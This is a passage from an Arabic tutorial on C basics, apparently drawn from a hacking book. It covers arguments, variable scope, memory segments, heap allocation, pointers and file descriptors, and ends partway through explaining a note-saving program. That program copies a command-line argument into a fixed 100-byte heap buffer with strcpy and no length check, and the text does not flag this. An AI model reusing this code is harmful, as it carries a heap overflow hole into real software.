      printf("argument #%d\t - \t%s\n", i, arg_list[i]);
}
```

يبدو أننا لم نُحَدِّد عدد ال arguments المَطلوب إدخالها مُسبقاً!، فسيستقبل مِنّا هذا الكود أي عدد من ال Arguments نقوم بإدخاله، ثُمَّ يقوم بطباعته لِنا على الشاشة باستخدام دالة printf( ) حيثُ تعرض ترتيب ال argument المُدخَلَة و ال string المُناظِرَة لَهَا.

مايلي النتائج:

```
reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0 - ./commandline

reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0 - ./commandline
argument #1 - this
argument #2 - is
argument #3 - a
argument #4 - test
reader@hacking:~/booksrc $
```

لاحظ أن اسم البرنامج في حد ذاته يُعْتَبَر أول Argument كَما يَظهَر بالأعلى. ثُم قُمنا بإدخال مَجْموعة كلمات ك Arguments لِيتم طباعتها.

Variable Scoping

سنتكلم الآن عن أنواع ال variables من حَيث طريقة تعريفها.. فهي إما "Local" أو "Global". يُمكِن لل functions أن تمتلك المتغيرات الخاصة بها، وهي المتغيرات التي يتم عمل declare لها داخل ال function، ونُطلِق عليها "Local variables".

سنأخذ مثال لتوضيح هذا النوع من ال variables:

```
#include <stdio.h>

void func3() {
  int i = 11;
  printf("\t\t\t[in func3] i = %d\n", i);
}

void func2() {
  int i = 7;
  printf("\t\t[in func2] i = %d\n", i);
  func3();
  printf("\t\t[back in func2] i = %d\n", i);
}

void func1() {
  int i = 5;
  printf("\t[in func1] i = %d\n", i);
  func2();
  printf("\t[back in func1] i = %d\n", i);
}

int main() {
  int i = 3;
  printf("[in main] i = %d\n", i);
  func1();
  printf("[back in main] i = %d\n", i);
}
```

سيبدأ البرنامج عند ال main( ) ليقوم بطباعة الرقم 3، ثُمَّ تقوم ال main( ) بَعَمَل call لل func1، هُنا لابُدَّ أن تنتهي ال func1 من عملها كي يتسنى لل main( ) استكمال تنفيذ ال instruction الثالث!، ولكن بعد أن قامت ال func1 بطباعة قيمة i، قامت بِعَمَل call الى ال func2، لِتَقوم بِطِباعَة قيمة i أيضاً.

لاحظ أن func1 ستنتظر ال func2 إلى أن تنتهي من عملها كي تقوم باستكمال تنفيذ السطر الثالث بها، ومِنْ ثَمَّ يعود ال pointer إلى ال ( )main. لكن قامت أيضاً func2 بعمل call لل func3 في السطر الثاني..

بعد قيام func3 بطباعة قيمة i توقفت!.. فعاد التسلسل بالترتيب كما صعد بالترتيب، حيث يعود ال pointer إلى ال func2 لتقوم بتنفيذ السطر الثالث.. ثم ينتقل إلى ال func1 لِتَقوم بطباعة السطر الثالث لديها.. ثم ينتقل مرةً أخرى الى ال ( )main لِتقوم في النهاية بتنفيذ ال instruction الاخيرة حيثُ تَطْبَع قِيمَة i مُجدّداً وهو 3، والآن يبدو أنك فهمت كيف ستكون النتائج!.

لاحظ اختلاف قيمة i من function لأخرى لأنه يتم تعريفها على هيئة local variable لكل function على حده!.

لنُلقِ نظرة على النتائج:

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
            [in func1] i = 5
                        [in func2] i = 7
                                     [in func3] i = 11
                        [back in func2] i = 7
            [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

لقد فَهِمنا ال "Local Variables".. هيا بنا لننتقل إلى ال "Global Variables".. تُعتَبَر ال variable من نوع "global" إذا تم تعريفها في بداية الكود، خارج جميع ال functions.

تأمل هذا المثال:

```
#include <stdio.h>

int j = 42;        // j is a global variable.

void func3() {
  int i = 11, j = 999;         // Here, j is a local variable of func3( ).
  printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
int i = 7;
printf("\t\t[in func2] i = %d, j = %d\n", i, j);
printf("\t\t[in func2] setting j = 1337\n");
j = 1337;      // Writing to j (this is not local variable!)
func3();
printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
  int i = 5;
  printf("\t[in func1] i = %d, j = %d\n", i, j);
  func2();
  printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {

  int i = 3;
  printf("[in main] i = %d, j = %d\n", i, j);
  func1();
  printf("[back in main] i = %d, j = %d\n", i, j);
}
```

نبدأ بال main( ):

تقوم دالة ال printf بطباعة (i=3) و (j=42) لأن j تم تعريفها فوق.. قبل أي شيء فهي global variable، أي أن لها موضِع في ال memory بحيث يُمكن لجميع ال functions أن تصل إليه!. بعكس ال "local variables" حيث يتم تخزينها مع محتويات ال function الخاصة بها فقط.

المُهم..

ننتقل إلى ال func2 حيث تم تعريف (local var i) ..يتم طباعته وطباعة (j = 42)، لانها global. ثُمَّ يحدُث شيء عجيب!. سنقوم بتعديل قيمة ال (global var j)، وذلك عندما كتبنا (j = 1337) بدون أن نَذْكُرها في بداية ال func2 بصيغة "int j" ..فهذه صيغة ال local vars. والآن حدث تعديل في قيمة "j" فقد أصبحت 1337 بدلاً من 42.

ننتقل الى ال func3 حيث تم تعريف كلاً من (i و j) على أنهم local vars، فقد استخدمنا j هُنا داخلياً وأعطيناها قيمة هي 999، وبالتالي سيقوم ال compiler باستخدام ال j التي تم تعريفها ك local عن تلك ال global أثناء تعامُله مع func3( ).. ثُمَّ أثناء العَودَة إلى ال func2( ) سَيَتِم التَعامُل مع ال "j" ال global التي قُمنا بِتَغيير قيمَتها إلى 1337 قبل عَمَل ال call لل func3( ) مُباشرةً، فَنَطبَع قيمة i و j مُجدداً.. ثُم تنتهي ال func2( ) من عَمَلِها لِيَعود ال "instruction pointer" إلى ال Caller function وهي func1( ).. وتحديداً، آخر سطر فيها، يتم تنفيذه ثم العودة إلى ال main( ) مرةً أخرى، لأنها هي ال caller الأساسي لل func1( ).


النتائج:

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
           [in func1] i = 5, j = 42
                       [in func2] i = 7, j = 42
                       [in func2] setting j = 1337
                                    [in func3] i = 11, j = 999
                       [back in func2] i = 7, j = 1337
           [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

Memory Segmentation

هيا لنخرُج إلى فاصل آخر!..

سَنَتَكلّم عن بعض الأمور المُتَعَلقة بال memory segmentation. كُنا قد تكلمنا من قبل عن ال x86 architecture، ستتكلم عن هذا ال architecture مُجَدّداً لِتَوضيح بَعض الأمور، وستتكلم عَنهُ لاحِقاً في الباب الثالث أيضاً.



كَما تَرى فَهو يَتكوّن مِن ثلاثة مُكونات hardware:

- The central processing unit (CPU) executes code.
- The main memory of the system (RAM) stores all data and code.
- An input/output system (I/O) interfaces with devices such as hard drives, Keyboards, and monitors.

لِنَنتقِل إلى ال Main Memory فَهِيَ ما نُريده الآن.

تُقسَّم ال RAM الى أربعة أقسام أساسية وهي:

Data, Code, Heap, and Stack

مايلي شكل يوضح ال Main Memory وبعض ال Sections بِداخِلِها، سنقوم إنشاءالله بشرح وظيفة كل منهم.

Source: Ref (1)

Data

هذا هو مَخزَن ال Values عِندما يَتِم عَمَل load للبرنامج. هَذِه ال values إما أن تكون Static values بمعنى أنها لا تتغير أثناء عَمَل البرنامج. أو النوع الآخر وهو ال Global values وهو أنها قيم متاحة لأي function داخل البرنامج.

لكن هناك ملاحظة صغيرة.. نعني بال "Data" أنَّ أيٍّ مِن هذه الأنواع مِن المُتغيرات قد تم عمل initialized لها بقيمة محددة، سنقوم بوضعها في ال"Data Section". أما إذا لم نُعرفها بقيمة مُحددة فلن يتم وضعها هنا!، ستذهب إلى section آخر يسمى "Bss Section".

الفرق بين ال initialized وال uninitialized:

```
int global_var;

int global_initialized_var = 5;
```

في الحالة الأولى سيتم تخزين هذا المتغير في قسم ال "Bss" لأنه يُعتبَر Uninitialized variable. أما في الحالة الثانية فنحن قُمنا بإعطائه قيمة هي (5)، فأصبح "initialized var"، وبالتالي سيتم تخزينه في قسم ال "Data".

Code or Text Section

هذا هو المكان الذي يذهب إليه ال Compiled Code فهو يحتوي على ال instructions.

Heap

هذه ال Segment مهمة جداً، فهي مسؤولة عن ال Dynamic memory أثناء ال program execution. إنها تقوم بعمل allocate لل values الجديدة التي تظهر أثناء عمل البرنامج، وفي نفس الوقت تقوم أيضاً بعمل free أي تفريغ لل memory من القيم التي لم يعد البرنامج بحاجة إليها!، لهذا يطلق عليها بال "Dynamic memory" لأنها تزيد وتنقص بناءً على المتطلبات.


مثالاً على ذلك المُتصفحات، فَهِيَ تعتمد على هذا المَبدأ لأنها تستهلِك الذاكرة وفق نوع النشاط الذي تمارسهُ أنت على الانترنت.. يوجد نوع من الثغرات يُسمَّى "Heap Overflow" يُمكِنُك القراءة عنه.

Stack

كُنا قد تكلمنا عنها مسبقاً.. وكما أشرنا أنها تتعامل مع ال Local Variables وال parameters الخاصة بال Functions. ستلاحظ وجود علاقة بين ال Heap و ال Stack حيث يتموضعان في نفس المساحة كل مِنهُما في طرف، يَزيدانِ ويَنقُصانِ وفقاً للحاجة!، فربما تزداد ال stack على حساب ال heap، والعكس صحيح!، وهذا لتحسين استغلال ال memory ولتلافي الهدر في المساحات قدر المستطاع.

لاحظ ال Heap وال Stack في الشكل التالي:

أيضاً يظهر به ال "Bss Section" الذي لم يظهر في ال Layout الماضي.. تَذَكَّر أنه مُخَصص لِتَخزين ال "Uninitialized variables".



هيا لِنَعود مِن جَديد لاستكمال الأساسيات البرمجية.. لا تقلق فقد شارفنا على الانتهاء من هذا الباب!.

The Heap

كما ذكرنا من قبل، أنَّ طَريقَة ال declare للمُتغير هي التي ستُحَدّد أين سَيَتِم وَضْعُهُ، إما في ال Bss Segment أو في ال Data Segment. بينما إذا أردنا حجز مساحة داخل ال Heap فنستخدم function تُدْعَى malloc( )، حَيْثُ تستقبل

مِنك هذه الدالة argument وحيده وهي ال Size، المساحة التي تَوَد حَجزها، وإذا لم تتمَكّن ال malloc( ) من حجز تلك المساحة فإنها تُرجِع لك "Null Pointer with value 0".

أيضاً مِنَ البَديهي وجود Function مُناظِرة لَها لِكَي تَقوم بِتَفريغ مِساحة ال Heap كي تُمَكِنُكَ مِن استخدامها لاحِقاً.. يُطلَق عليها Free( ).

ما يلي شكل الدالة:

```
int array[10];
int * array = malloc(10 * sizeof(int));
```

في لُغَة ال C، يَتِم تنفيذ القَوس الداخلي أولاً، ثُمَّ الخارجي.. هُنا ستقوم ال sizeof( ) بِحِساب المساحة المَطلوبة حيثُ تقوم بالتالي: المِساحة المَطلوبة ل One Integer مضروبة في 10، بمعنى: "مساحة لاستيعاب عشرة أرقام من نوع int".

ثم تقوم ال malloc( ) بحجز المساحة داخل ال Heap وتُرجِع لَنا pointer يُشير إلى عنوان هذا ال block داخل ال Heap!، هذا ال pointer في مثالنا بالأعلى سيكون: array*.

هناك ملاحظة متعلقة بال malloc( ) فهي تقوم بحجز مساحةٍ ما في ال Heap دون الاهتمام بال Data type المُراد حَجز المساحة لهُ!، فتقوم بإرجاع لنا pointer لكن من نوع Void..

لحظة!..ما هذا ال void pointer ؟

حسناً..يمكنك الذهاب للفقره التالية التي بعنوان "void pointer" ..ثُم عُد إلى هُنا من جديد.

والآن وبعد أَنْ فَهِمْتَ ال void pointer، هيا لِنقوم بِحَل هذا الإشكال الخاص بال malloc( ). سنقوم بإضافة شيءٍ ما للتأكيد على نوع ال data type المَحجوزة في ال heap.. ببساطة سنقوم بِعَمَل Casting لِهذا ال void pointer إلى ال data type التي نَوَد حَجْز المساحة لها!.

هل نسيت ال Cast ؟..

يُمكِنُك مُراجعته إن احتجت، بالعوده إلى فقرة ال Typecasting.

هذا مثال يوضح لك الحالتين.. الأولى بدون Cast، والثانية بال Cast.

```
int * ptr;
ptr = malloc(10 * sizeof(int));          /* without a cast */
ptr = (int *)malloc(10 * sizeof(int));    /* with a cast */
```

في بعض الأحيان تفشل ال malloc( ) في حجز المساحة رُبما لِكِبَر حجم ال buffer المطلوب أو لأي سبب آخر، وبالتالي يُمكننا إضافة كود بسيط يقوم بعمل Error checking ليتأكد لنا من عملية ال allocation.

```
int * array = malloc(10 * sizeof(int));
if (NULL == array) {
  fprintf(stderr, "malloc failed\n");
  return(-1);
}
```

لنرى معاً كيف تعمل هذه ال Functions بِمِثال رائع!، ولكن نَحنُ بِحاجَة لبَعْض المَفاهيم الأولية لِنَضمَن الفَهْم الجيد لِهذا المِثال. تَذَكَّر أَننا قَد تَكلمنا عن ال pointers وأَنواعها، مارأيك بإجراء مراجعة سريعة؟.. لا بأس!..

انتبه لِهذا الشكل:

Variable Name ➔	I	j	k
Value of Variable ➔	3	65524	65522
Address of Location ➔	65524	65522	65520

أظُن أننا نَفهَمهُ جَيداً.. أليسَ كذلك؟.. فمثلاً: (i = 3)، بينما (&i = 65524).

لنأخذ مثال على هذا المتغير **i**:

```
int main()
{
  int *ptr, i;
  i = 3;

  /* address of i is assigned to ptr */
  ptr = &i;

  /* show i's value using ptr variable */
  printf("Value of i : %d", *ptr);

  return 0;
}
```

قُمنا بِتَعريف مُتغيّر **i**، و pointer اسمهُ ptr، ثُمَّ جعلنا هذا ال pointer يُشير إلى ال "address-of i". ثم أردنا طباعة محتويات هذا ال "block of memory" الذي يُشير إليه ال pointer، وهو الرقم (3)، هُنا سنضع (*) قبل ال pointer عندما نستدعيه داخِل ال printf( )، وتُسمى هذه العملية "Dereferencing of Pointer"

وتكون المخرجات في النهاية كاتالي: `value of i : 3`

نستطيع تلخيص الأمر في الآتي:

- (&) symbol is used to get address of variable
- (*) symbol is used to get value from the address given by pointer.
- (*) Symbol when used with Pointer variable it refers to variable being pointed to, this is called **as** “Dereferencing of Pointers”.

ما يلي شكل توضيحي أخير:

هُنا عرَّفنا (مُتغير إسمهُ num) و (pointer إسمهُ ptr) لِيُشير إلى هذا المُتغير، وهذا الجدول يوضح نقاط التشابه بين ال ptr و ال &num و على الوجه الآخر قيمة المتغير num وال “Dereferencing of Pointer ptr” المُتَمَثِّل في الرمز *ptr حيث كلاهم يحمل نفس المعنى!.

Variable	Value in it
num	50
&num	1002
ptr	1002
*ptr	50

Void Pointer

جاء دور ال void pointer..

لنفرض أننا قمنا بعمل declare لثلاثة أنواع من المتغيرات مثلاً: (integer, float, and character)، ثُم أردنا تخصيص لكل مُتغير منهم pointer يُشير إلى إليه بناءً على نوعه، سنقوم حينها بتعريف ثلاثة أنواع من ال pointers.. ولكن يمُكِنُنا توفير الجهد والإكتفاء ب pointer وحيد. هذا ال "void pointer" سَيُوفِّر عَلينا الجهد لأننا ستمكن من مُعامَلته ك integer pointer أو character pointer حسب الحاجة.

هذا مثال للتوضيح:

```
void *ptr;    // ptr is declared as Void pointer

char charnum;
int intnum;
float floatnum;

ptr = &charnum;  // ptr has address of character data
ptr = &intnum;  // ptr has address of integer data
ptr = &floatnum;  // ptr has address of float data
```

نستطيع تلخيص ما سيقوم به ال "void ptr" هُنا بهذه النقاط:

Scenario	Behavior
When We assign address of integer variable to void pointer	Void Pointer Becomes Integer Pointer
When We assign address of character variable to void pointer	Void Pointer Becomes Character Pointer
When We assign address of floating variable to void pointer	Void Pointer Becomes Floating Pointer

وأخيراً أود أن أتكلم عن Function تسمى atoi( ) تُستخدَم للتحويل من ال (character data type) الى ال (integer data type).. فيما يلي مثال يوضح كيف قمنا بوضع مجموعة أرقام (integers) في متغير من نوع مختلف (character) وعرضها على الشاشة:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
   int val;
   char str[20];

   strcpy(str, "98993489");
   val = atoi(str);
   printf("String value = %s, Int value = %d\n", str, val);

   return(0);
}
```

تكون النتائِج كالتالي:

```
String value = 98993489, Int value = 98993489
```

حسناً.. انتهينا من المُقدمة التي تسبق مِثال ال Heap Segment.

Heap Example:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *char_ptr;   // A char pointer
   int *int_ptr;     // An integer pointer
   int mem_size;

   if (argc < 2)     // If there aren't command-line arguments,
      mem_size = 50;     // use 50 as the default value.
   else
      mem_size = atoi(argv[1]);

  printf("\t[+] allocating %d bytes of memory on the heap for
         char_ptr\n", mem_size);
  char_ptr = (char *) malloc(mem_size); // Allocating heap memory

  if(char_ptr == NULL) {     // Error checking, in case malloc( ) fails
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
   }

  strcpy(char_ptr, "This is memory is located on the heap.");
  printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

  printf("\t[+] allocating 12 bytes of memory on the heap for
```

```
        int_ptr\n");
  int_ptr = (int *) malloc(12);     // Allocated heap memory again

  if(int_ptr == NULL) {       // Error checking, in case malloc( ) fails
      fprintf(stderr, "Error: could not allocate heap memory.\n");
      exit(-1);
   }

  *int_ptr = 31337;       // Put the value of 31337 where int_ptr is pointing.
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

  printf("\t[-] freeing char_ptr's heap memory...\n");
  free(char_ptr);     // Freeing heap memory

  printf("\t[+] allocating another 15 bytes for char_ptr\n");
  char_ptr = (char *) malloc(15);    // Allocating more heap memory

  if(char_ptr == NULL) {      // Error checking, in case malloc( ) fails
     fprintf(stderr, "Error: could not allocate heap memory.\n");
     exit(-1);
   }

  strcpy(char_ptr, "new memory");
  printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

  printf("\t[-] freeing int_ptr's heap memory...\n");
  free(int_ptr);    // Freeing heap memory
  printf("\t[-] freeing char_ptr's heap memory...\n");
  free(char_ptr);    // Freeing the other block of heap memory

}
```

في البداية قُمنا باستخدام ال cmd-line arguments.. تَذَكَّر أنَّ ال arg[0] هو اسم البرنامج نفسه، ثُمَّ arg[1] هي أول string نقوم بِكِتابتها نَحن.. بعد إسم البرنامج.

يُخبرنا في دالة if أنهُ سيستقبِل ال arg[1] ليقوم بتحويلها إلى integer باستخدام atoi( ) ثم وضعها في المتغير mem_size، لاحظ أنه إذا لم يرى ال compiler أي arguments غير الأولى فقط فسيقوم بتحديد مساحة إفتراضية لل mem_size ب 50 Bytes، كي نضمن عمل البرنامج بأي حال. ثم تقوم printf( ) بطباعة ما تحويه mem_size، في حالتِنا هذه ستكون 50 حيث أننا لم نُدْخِل أي Argus. ثم تقوم ال malloc( ) بحجز المساحة المطلوبة في ال Heap وإرجاع ال pointer مع عمل ال Cast له كما شرحنا سابقاً. لاحظ الآن أن char_ptr أصْبَحَ يُشير إلى مايلي: "address of memory allocated in Heap".

وباستخدام strcpy( ) سَنَقوم بِوَضع جُملةٍ ما في هذا ال block of memory الذي تَمَّ حَجزه لنا كما ترى في هذا السطر:

```
strcpy(char_ptr, "This is memory is located on the heap.");
```

ثم نقوم بطباعة عنوان هذا ال block باستخدام ال operator (%p)، والجملة التي بداخله:

```
printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
```

ثم قُمنا بعمل allocation مرةً أخرى ولكن حَددنا المِساحة التي نُريدُها بشكل مُباشر "12 Bytes"

```
int_ptr = (int *) malloc(12);
```

لاحظ ال Cast هنا الى int لأننا سنضع بداخِلها العدد "31337"..

بمُناسبة ال pointers.. قُل لي ما معنى هذه ال Instruction؟

```
*int_ptr = 31337;
```

ثم نقوم بعمل free لل heap كما هو موضح:

```
printf("\t[-] freeing int_ptr's heap memory...\n");
free(int_ptr);    // Freeing heap memory
printf("\t[-] freeing char_ptr's heap memory...\n");
free(char_ptr);    // Freeing the other block of heap memory
```

مايلي نتائج الكود:

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
[+] allocating 50 bytes of memory on the heap for char_ptr
char_ptr (0x804a008)  -->  'This is memory is located on the heap.'
[+] allocating 12 bytes of memory on the heap for int_ptr
int_ptr (0x804a040)  -->  31337
[-] freeing char_ptr's heap memory...
[+] allocating another 15 bytes for char_ptr
char_ptr (0x804a050)  -->  'new memory'
[-] freeing int_ptr's heap memory...
[-] freeing char_ptr's heap memory...
reader@hacking:~/booksrc $
```

إلى هنا نكون قد انتهينا من ال Heap.

سَننتقل إلى موضوع مُهم!، سَنستخدِمهُ كثيراً في الفصول القادمة.. سنتكلم عن ال "Flie Descriptors".

File Access

عندما ترغب بفتح ملفٍ ما على جهازك، مثلاً ملف Notepad، مالذي يَحدُث في ال Operating System عندما يتم فَتح المَلف أمامك؟.

يقوم نظام التشغيل لديك بإنشاء Entry لهذه العملية (عملية فتح هذا الملف)، يُخَزِّن فيه البيانات المُتَعلِّقة بهذا المَلف ويقوم بالتعبير عن هذا ال Entry برقم.. مثلاً 100، هذا الرقم unique لهذا الملف، فإذا أردت فتح عدد من الملفات في نفس الوقت مثلاً عشرة ملفات، سيقوم نظام التشغيل بتكوين "10 Entries"، تتخزن هذه ال Entries في مكانٍ ما داخل ال Kernel، ويُعَبَّر عَنهُم بِأرقام (100, 101, 102, 103,…109).

هذه الأرقام يُطلَق عَليها "File Descriptors".

فما هو ال File Descriptor ؟.

“It is an integer number that uniquely represents an opened file in operating system”

وما هي فائدته؟.

يبدو أنها طريقة يَستَخدِمها نِظام التشغيل لِعَمَل Tracking للملفات المفتوحة لَديه.

تَستَخدِم هذه ال file descriptors مجموعة من ال (Low-Level Functions) للتعامل مع الملفات، نذكر أهمها:

```
open(), close(), read(), and write()
```

هذه ال functions تقوم بإرجاع (-1) في حالة حدوث أي Error. سَنُعطي مثال يشرح ال file descriptor وبعض ال low-level functions.

فيما يلي برنامج يقوم باستقبال note أو جُملة قَصيرة مِنك على هَيئة command-line argument ثُمَّ يَقوم بِفَتح مَلف وإضافة هَذِه الجُملة في نِهاية هذا المَلف (بمعنى أنه لن يقوم بِعَمَل overwrite للبيانات التي بداخله، إن وُجِدَت)..هذا الملف مسارهُ كما يلي: /tmp/notes

قبل أن نبدأ.. لابُدَّ وأن تتوقع أننا سَنستَخدِم open( ) لِنَفتَح ذلِك المَلف، و write( ) لِنكتُب داخِله ما ستُعطيه لَنا، و close( ) لِنَقوم بإغلاقه بَعد الإنتهاء. إلا أن open( ) هذه تأتي دائماً مَصحوبَة بِبَعض التفاصيل المُتَعَلِّقة بال Access Mode..

هل سيكون Read only؟، أم Write only؟، أم الإثنان معاً؟ ..هذه التفاصيل تُسمى "Flags".

مايلي بَعضاً مِنها:

O_RDONLY Open file for read-only access.
O_WRONLY Open file for write-only access.
O_RDWR Open file for both read and write access.

O_APPEND Write data at the end of the file.
O_TRUNC If the file already exists, truncate the file to 0 length.
O_CREAT Create the file if it doesn't exist.

لكي تتمكن ال open( ) من استخدام هذه ال flags سنحتاج لِعَمَل include لِهَذه ال fcntl.h Lib

```
#include <fcntl.h>
```

سَتُلاحِظ أيضاً عَمَل include ل library جديدة تُسمى "sys/stat.h"، يوجد flags أخرى يُمكِن لل open( ) استخدامها، تتعلق بال "file permissions"..

سنأتي لهم بعد قليل.

نأتي إلى كود البرنامج:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
  printf("Usage: %s <data to add to %s>\n", prog_name, filename);
  exit(0);
}

void fatal(char *);    // A function for fatal errors
void *ec_malloc(unsigned int);    // An error-checked malloc() wrapper

int main(int argc, char *argv[]) {
    int fd; // file descriptor
    char *buffer, *datafile;

    buffer = (char *) ec_malloc(100);
    datafile = (char *) ec_malloc(20);
    strcpy(datafile, "/tmp/notes");

    if(argc < 2)          // If there aren't command-line arguments,
       usage(argv[0], datafile);    // display usage message and exit.

    strcpy(buffer, argv[1]);    // Copy into buffer.

    printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
    printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
    strncat(buffer, "\n", 1);    // Add a newline on the end.

// Opening file
    fd = open(datafile, O_WRONLY | O_CREAT | O_APPEND, S_IRUSR |
              S_IWUSR);

    if(fd == -1)
        fatal("in main() while opening file");
```

```
    printf("[DEBUG] file descriptor is %d\n", fd);

// Writing data
    if(write(fd, buffer, strlen(buffer)) == -1)
        fatal("in main() while writing buffer to file");

// Closing file
    if(close(fd) == -1)
        fatal("in main() while closing file");

    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}


// A function to display an error message and then exit
void fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!!] Fatal Error ");
    strncat(error_message, message, 83);
    perror(error_message);
    exit(-1);
}


// An error-checked malloc( ) wrapper function
    void *ec_malloc(unsigned int size) {
        void *ptr;
        ptr = malloc(size);
        if(ptr == NULL)
            fatal("in ec_malloc() on memory allocation");
        return ptr;
}
```

نبدأ من ال main( ) حيثُ يَستَقبِل البرنامج command-line arguments، وكَما تَعلَم arg[0] هِيَ اسم البرنامج نفسه، simplenote.c، ثُمَّ بَقية ال arguments هِيَ ما سَنُدْخِلهُ نَحن!.

قُمْنا بِتَعريف مُتغير int، سَيَحمِل قيمة ال file descriptor وقُمْنا بِتَحديد "pointers on strings" هُما buffer و datafile، ثُمَّ قامت ال ec_malloc( ) بِحَجز لَنا مِساحة مِقدارها 100 bytes لل buffer مع عمل ال casting مِن أجل تخزين ال string بداخله.

ثُمَّ أيضاً قامت بِحَجز لَنا 20 bytes لل datafile، لكن سَنضع داخل هذا ال datafile جُملة ثابتة! سنضعها بداخله باستخدام strcpy( ).. هذه الجُملة ستكون: "/tmp/notes"

فمتى ما استدعينا هذا ال datafile سَيذهب بنا إلى ال /tmp/notes

وللتأكد من عملية إدخال ال arguments تم وضع شرط باستخدام دالة if كما يلي:

```
If (argc < 2)
  usage(argv[0], datafile);
```

هذا السطر `usage(argv[0], datafile)` يعني:

قُم بالذهاب إلى ال usage( ) آخذاً معك هذه ال parameters:

`Argv[0]` which is: `simplenote.c, and datafile` which is: `/tmp/notes`

هذه ال parameters ستكون مُدخلات لل function المسماة `void usage`:

```
void usage(char *prog_name, char *filename) {
  printf("Usage: %s <data to add to %s>\n", prog_name, filename);
  exit(0);
}
```

لاحظ أنها void بمعني أنهُ لن يكون هناك return value إلى ال main( ).

إلى هنا ينتهي الشرط ومتعلقاته!.

وفي حالة إدخالنا ال arg[1]، وهي "this is test note"،

سنقوم بِنَسخِها إلى ال buffer، وبعدها تقوم printf( ) بِطِباعتها وطباعة العنوان الخاص بها..
"Address of buffer, and buffer"

أسفل مِنها printf( ) أُخرى سَتَطبَع مايلي: "address of datafile string"، و محتوياتها

تَذَكَّر أنها string ثابتة وهي مسار الملف "/tmp/notes".

ثُمَّ يأتي هذا الشيء:

```
strncat ( buffer, "\n", 1 );
```

ونعني به:

